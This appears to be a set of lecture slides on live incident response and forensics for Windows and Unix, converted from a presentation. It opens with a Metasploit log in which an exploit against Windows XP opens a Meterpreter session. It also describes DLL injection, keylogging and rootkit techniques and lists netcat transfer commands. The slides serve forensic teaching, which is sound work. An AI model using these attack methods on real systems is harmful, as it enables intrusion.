[*] Binding to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.85.129[\lsarpc]...
[*] Bound to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.85.129[\lsarpc]...
[*] Getting OS information...
[*] Trying to exploit Windows 5.1
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (723456 bytes)
[*] Meterpreter session 1 opened (192.168.2.228:4444 -> 192.168.2.228:63680)
[*] The DCERPC service did not reply to our request

meterpreter > sysinfo
Computer: HJ0-PT7K6BQCJHW
OS      : Windows XP (Build 2600, ).
Arch    : x86
Language: en_US
meterpreter > |
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# Tasklist /svc (victim)

## Before

Image Name	PID Services
System Idle Process	0 N/A
System	4 N/A
smss.exe	528 N/A
csrss.exe	592 N/A
winlogon.exe	616 N/A
services.exe	660 Eventlog, PlugPlay
lsass.exe	672 PolicyAgent, ProtectedStorage, SamSs
vmacthlp.exe	832 VMware Physical Disk Helper Service
svchost.exe	872 RpcSs
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svchost.exe	1212 Dnscache
svchost.exe	1228 LmHosts, RemoteRegistry, SSDPSRV, WebClient
explorer.exe	1380 N/A
spoolsv.exe	1488 Spooler
VMwareTray.exe	1624 N/A
VMwareUser.exe	1640 N/A
msmsgs.exe	1648 N/A
VMwareService.exe	1828 VMTTools
cmd.exe	1184 N/A
ctfmon.exe	1588 N/A
wmiprvse.exe	176 N/A
tasklist.exe	228 N/A

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wmiprvse.exe	580 N/A
tasklist.exe	792 N/A

# Reflective dll injection

ListDLLs v2.25 - DLL lister for Win9x/NT

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lsass.exe pid: 680

Command line: C:\WINDOWS\system32\lsass.exe


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0x77e60000	0xe5000	5.01.2600.0000	C:\WINDOWS\system32\kernel32.dll
0x77dd0000	0x8b000	5.01.2600.0000	C:\WINDOWS\system32\ADVAPI32.dll
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0x71bf0000	0x11000	5.01.2600.0000	C:\WINDOWS\system32\SAMLIB.dll
0x71b20000	0x11000	5.01.2600.0000	C:\WINDOWS\system32\IMPR.dll
0x767a0000	0x13000	5.01.2600.0000	C:\WINDOWS\system32\INTDSAPI.dll
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0x743b0000	0xd000	5.01.2600.0000	C:\WINDOWS\system32\msprv.dll
0x71cf0000	0x44000	5.01.2600.0000	C:\WINDOWS\system32\kerberos.dll
0x76d10000	0x1d000	5.01.2600.0000	C:\WINDOWS\system32\msv1_0.dll
0x744b0000	0x63000	5.01.2600.0000	C:\WINDOWS\system32\netlogon.dll
0x767c0000	0x2a000	5.01.2600.0000	C:\WINDOWS\system32\w32time.dll
0x76080000	0x61000	6.00.8972.0000	C:\WINDOWS\system32\MSVCP60.dll
0x76d60000	0x15000	5.01.2600.0002	C:\WINDOWS\system32\iphlpapi.dll
0x76de0000	0x26000	5.01.2600.0000	C:\WINDOWS\system32\netman.dll

DLL list  
before  
and after  
are  
identical!

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0x772d0000	0x63000	6.00.2600.0000	C:\WINDOWS\system32\SHLWAPI.dll
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0x75a70000	0xa3000	5.01.2600.0000	C:\WINDOWS\system32\USERENV.dll
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0x74380000	0xf000	5.01.2600.0000	C:\WINDOWS\system32\wdigest.dll
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0x71a90000	0x8000	5.01.2600.0000	C:\WINDOWS\System32\wshtcpip.dll
0x743c0000	0x17000	5.01.2600.0000	C:\WINDOWS\system32\psbase.dll
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# Hooking and DLL injection




# Hooking and DLL injection examples

- By hooking a call to a function that lists the files in a directory, an attacker can modify the results that are displayed
  - The same applies to network connections etc.
- By hooking the appropriate functions in an anti-virus program, the attacker can force the program to not scan certain files or directories
- By hooking the functions involved in receiving keyboard input, the hacker can log keystrokes, creating files that record all keystrokes entered by users and even transmitting those files to the attacker
- The attacker can cause a process to open a port (not visible) on a system and allow privileged connections to the system from across a network, creating a back door onto the system that the hacker can use to regain control and access in the future
- Similar methods to hooking are physical modification of libraries and using wrapper libraries
  - <http://en.wikipedia.org/wiki/Hooking>

# Maintaining Order Using Privilege Modes

- Controlling access to resources and ensuring that each process has access to only the appropriate resources is a large part of what the operating system is responsible for doing
  - Each process has only access to memory that is in its defined address space
- The Windows OS runs processes in one of two modes
  - User Mode (ring 3) and Kernel Mode (ring 0)
  - x86 CPU supports 4 privilege modes (HW protected)
- Windows Driver Foundation (WDF) for XP and Vista/7 supports
  - User-mode driver framework (UMDF)
  - Kernel-mode driver framework (KMDF)
- Benefits with UMDF
  - Increased stability
  - Ease of development
  - Increased security – no access to kernel-mode address space
  - [http://www.microsoft.com/whdc/driver/wdf/UMDF\\_FAQ.msp](http://www.microsoft.com/whdc/driver/wdf/UMDF_FAQ.msp)




# Drivers and rootkits

- Microsoft digital signing of drivers
  - MS 64 bit OS can only install MS signed drivers
- Installing kernel mode drivers need above ordinary user privilege
  - User mode drivers as USB-keys etc. is ok for ordinary users
- For the attacker installing his code (driver, DLL injection or hooking) in the system in kernel mode is the holy grail
  - A **root kit** is a set of malicious code that hides the attacker's presence by concealing malicious processes, listening ports, and other resources being used by the attacker
  - If a root kit is running in Kernel Mode, it can conceal its activities from any detection process that is running in User Mode
- Sysinternals RootkitRevealer runs in both kernel mode and user mode comparing results of system tables inquiries
- Best way of detecting root kits is by off-line analyzing RAM and disk
- Visit <http://rootkit.com/> for more information

# What is Live Response/Analysis? How do I perform Live-Analysis?

First responder...






Forensic examiner...



# Live Forensics

- Microsoft Portable Executable and Common Object File Format Specification
  - <http://www.microsoft.com/whdc/system/platform/firmware/PECOFF.mspx>

## Memory Analysis Branch



## Run-Time Analysis Branch

# Finding Live Evidence

- When to Perform Live Response?
  - Sophisticated attack methods and crypto technologies requests new forensic evidence collection methods
  - Time stamps are very important and doing live-analysis will alter non-volatile data in the computer! **Locard's Exchange Principle**
  - On the other hand – pulling the power cable may cause corruption
  - Sometimes there is no other option - mission-critical server
- The key components to any live-analysis are as follows
  - Keep interaction with the target system to a bare minimum
  - Bring your own trusted tools
  - Think before you act, and then think again before you act. Once you take any action on a live system, there is no changing the outcome
  - Getting evidence got precedence over maintaining state!
  - Document all your actions, repeat that twice...

# Order of volatility

RFC 3227 "Order of Volatility"

Areas traditionally considered  
"volatile"

Areas traditionally considered  
"non-volatile"

1. Registers, cache
2. Routing table, arp cache, process table, kernel statistics, memory
3. Temporary file systems
4. Disk
5. Remote logging and monitoring data that is relevant to the system in question
6. Physical configuration, network topology
7. Archival media

Registers and cache

Routing table, arp cache,  
process table, kernel  
statistics, connections

Temporary file systems

Hard disk or other nonvolatile  
storage devices

Remote or off-site logging  
and monitoring data

Physical configuration and  
network topology

Archival media such as backup  
tapes, disk, and so on

**RAM**

**FIGURE 13.5** Order of volatility.

<http://www.faqs.org/rfcs/rfc3227.html>

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# Creating Windows Live-Analysis CDs

- You can buy a solution but building your own may be best
  - BYOC – your own DLLs and executables etc.
  - You may need one CD for every OS you are about to analyze
  - USB media are good but starts plug & play and possibly other programs
- In VMware
  1. Install a fresh copy of the desired operating system version on a clean computer
  2. Install all current patches on the system using Windows Update
  3. Copy the DLLs from the known-good computer to the CD
  4. Rename your known-good tools so that you will not accidentally run their equivalent products from the victim computer
  5. Copy known-good versions of any tools that will be needed to the CD
  6. Verify the CD (minimum of external DLL calls etc.)

# What Data to Collect 1...?

- System Time
  - date /t and time /t
- Logged-on Users
  - psloggedon, net session, logonsessions
- Open Files
  - psfile, net file
- Network Information (Cached NetBIOS Name Table)
  - nbtstat -c (someone may have used net view etc. on the net)
- Network Connections
  - Netstat -ano (b also gives exe name – XPSP2 and higher)
  - External port scans of victim
- Monitoring Communication with the Victim Box
  - Put a hub (or a switch with a spanning/mirror port) on the network and record all traffic

# What Data to Collect 2...?

- Process Information

- tlist and tasklist
- pslist
- listdlls
- handle

- The full path to the executable image (.exe file)
- The command line used to launch the process, if any
- The amount of time that the process has been running
- The security/user context that the process is running in
- Which modules the process has loaded
- The memory contents of the process

- Process-to-Port Mapping

- netstat -b, tcpvcon
- fport (funkar inte alls med Vista), Openports (funkar inte bra med Vista)

- Process Memory Dumps

- MANDIANT Memoryze
- adplus.vbs script och cdb.exe – ingår i "Debugging Tools for Windows package" (WinDbg)

- <http://support.microsoft.com/default.aspx?scid=kb;en-us;286350>

- Network Status

- Ipconfig and routing table (netstat -rn or route print)
- Promiscdetect and Promqry - <http://support.microsoft.com/?kbid=892853>

# What Data to Collect 3...?

- Clipboard Contents (pclip.exe third party tool)

- Service/Driver Information

- psservice

- SC (service controller) managing services

- sc query type= service state= all

- sc query type= driver

- or Perl script

- Command History

- doskey /history

- Mapped Drives

- net use

- or Perl script

- Shares

- net view or Perl script

- Scheduled jobs (at)

```
Name : wudfsvc
Display : Windows Driver Foundation - User-mode Driver Framework
Start : LocalSystem
Desc : Manages user-mode driver host processes
PID : 1088
Path : C:\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted
Mode : Auto
State : Running
Status : OK
Type : Share Process
TagID : 0
```

# What Data to Collect 4...?

- Full system memory dumps
  - Will not grab the swap file
- New research – DFRWS 2005 -> ...
- Software method
  - Does not freeze the system
  - Windows 2003 SP1, XP SP3, Vista and newer does not allow access to the [\\.\PhysicalMemory](#) pipe, not even from an administrator account!
  - Dumping tools commonly use kernel-driver installation routines
    - Win32/64dd, Mantech MDD, Mandiant Memoryze and Guidance Winen
- Several other methods exist
  - FireWire
  - Crash Dumps (.dmp files) and Hibernation etc.



# What Data to Collect 5...?

- Nonvolatile Information

- Things that may not be persistent after a reboot or difficult to get from an image

- Registry Settings

- ClearPageFileAtShutdown
- DisableLastAccess (last accessed file attribute – 2003/Vista)
  - “fsutil behavior query disablelastaccess” returns 1
- AutoRuns
  - View things encrypted in registry as autocomplete etc.
  - Passview, pstoreview, etc.
  - RV auto decrypts PSSP
- DPAPI – IntelliForms (Vista/7)  
PRTK can crack this



# What Data to Collect 6...?

- Event Logs
  - Binary format .evt, Vista/7 has a binary XML format .evtx
  - psloglist and dumpel (dump event logs)
- Devices and Other Information
  - devcon (device manager cmd util)
- System version and patchlevel
  - psinfo
- Audit policy
  - auditpol
- History of logins
  - ntlast (require that auditing is turned on to work)
- Useful CMD tools as UnxUtils and Wintools - unwind
  - <http://en.wikipedia.org/wiki/UnxUtils>

```
Use find (grep in DOS)  
pslist | find "cmd"
```

# Live-Response Methodologies I

- Methodology or procedure to retrieve the data from the systems can vary, depending on a number of factors
  - Network infrastructure, deployment options and perhaps the political structure of your organization
- Local Response Methodology
  - Tools on CD using batch files or Perl scripts saving to USB media
  - Helix **[demo]**, Incident Response Collection Report (IRCR2), Windows Forensic Toolchest (WFT) **[demo]** etc.
- Remote Response Methodology
  - Remote execution via special agent or tools as PsExec or Window Management Instrumentation (WMI) scripts
    - <http://technet.microsoft.com/en-us/sysinternals/bb897553>
  - Scalable and efficient managed from a central location



# Live-Response Methodologies II

- Remote Response Methodology cont.
  - AccessData Single-Node Enterprise, ProDiscover Incident Response, Encase FIM/Mobile Enterprise edition, Mandiant First Response (now commercial) etc.
- The Hybrid Approach
  - Used when responder cannot login on remote systems but wants to store data to a central location
  - Local Response Methodology and Netcat, RAPIER, Forensic Server Project (FSP) and First Responder Utility (FRU) etc.
- How to minimize impact?
  - Artifacts as registry keys, added files, executables in memory etc.
- How to distinguish the forensic impact?
  - Make sure that the artifacts you leave behind on a system are known and distinguishable from all the other artifacts

# Live-Response Methodologies III

- Picking Your Tools
  - Validate them with static analysis ie. document
    - Where you got it (URL)
    - The file size
    - Cryptographic hashes for the file, using known algorithms
    - Retrieving information from the file, such as PE headers, file version information, import/export tables, etc.
  - And dynamic analysis ie. test them while monitoring the system
  - Sysinternals Process monitor (File, registry and network monitor plus process explorer in the same package!) etc.
  - strace, ltrace, straceNT

# Other IR tools

- AccessData – Live Response 2010R1
- Microsoft COFEE (Computer Online Forensic Evidence Extractor)

<http://www.microsoft.com/industry/government/solutions/cofee/default.aspx>

- Separation of the data acquisition procedures with the data examination procedures
- COFEE has leaked onto the web
- DECAF – anti-COFEE - <http://www.decafme.org/>

- SPADA

– <http://www.iacis.com/>

- RAPIER (Rapid Assessment & Potential Incident Examination Report)


– <http://code.google.com/p/rapier/>



# RAPIER's GUI

## Module Selection Area

- Modules can be selected individually
- Time to run and size of results for each module varies from machine to machine





# Netcat



The swiss army knife of network tools (nc -h)

Works like unix cat cmd but over network (~man cat)

cat - concatenate files and print on the standard output

All platforms are supported

Crypto enabled derivatives


- CryptCat
- SBD
- Socat

• <http://sectools.org/netcats.html>

<http://en.wikipedia.org/wiki/Netcat>

`nc [ip] [p] < file`

`nc -l -p [p] > file`



# Live IR notes

- The worst time to learn how to acquire information from a system is during the incident
- Expertise does not scale
- Common responses may trample valuable information
  - Patch
  - Run AV scanners
  - Run spyware scanners
  - Execute automatic OS updater
- Not everyone knows how to acquire the requested information
- Not everyone acquires it in the same fashion

# Unix-like Live response I

- More or less identical to Windows live response (knowledge dependent)
- Date and time
  - date or date -R
- Show active network connections
  - netstat -an | grep -e ESTABLISHED -e CLOSE ...
- Show open TCP or UDP ports
  - netstat -an | grep LISTEN
- Show processes with open TCP/UDP ports
  - lsof -n | grep -e TCP -e UDP -e LISTEN
- Processes
  - ps -aux
- Open files
  - lsof

# Unix-like Live response II

- Internal routing table
  - netstat -rn
- Loaded kernel modules
  - lsmod
- Mounted filesystems
  - df, mount
  - At suspected crypto usage check /etc/fstab and /etc/mstab
- Dump process memory (core must be enabled/set)
  - kill -s <core\_signal> pid
  - cat /proc/<pid>/s/maps
  - gcore utility (man gcore)
  - Linux Memory Tools (LMT)
- Dump RAM (with dd)
  - /dev/mem
  - /proc/kcore

```
ulimit -a
ulimit -c unlimited
kill -s SIGSEGV <PID>
```



# Unix-like Live response III

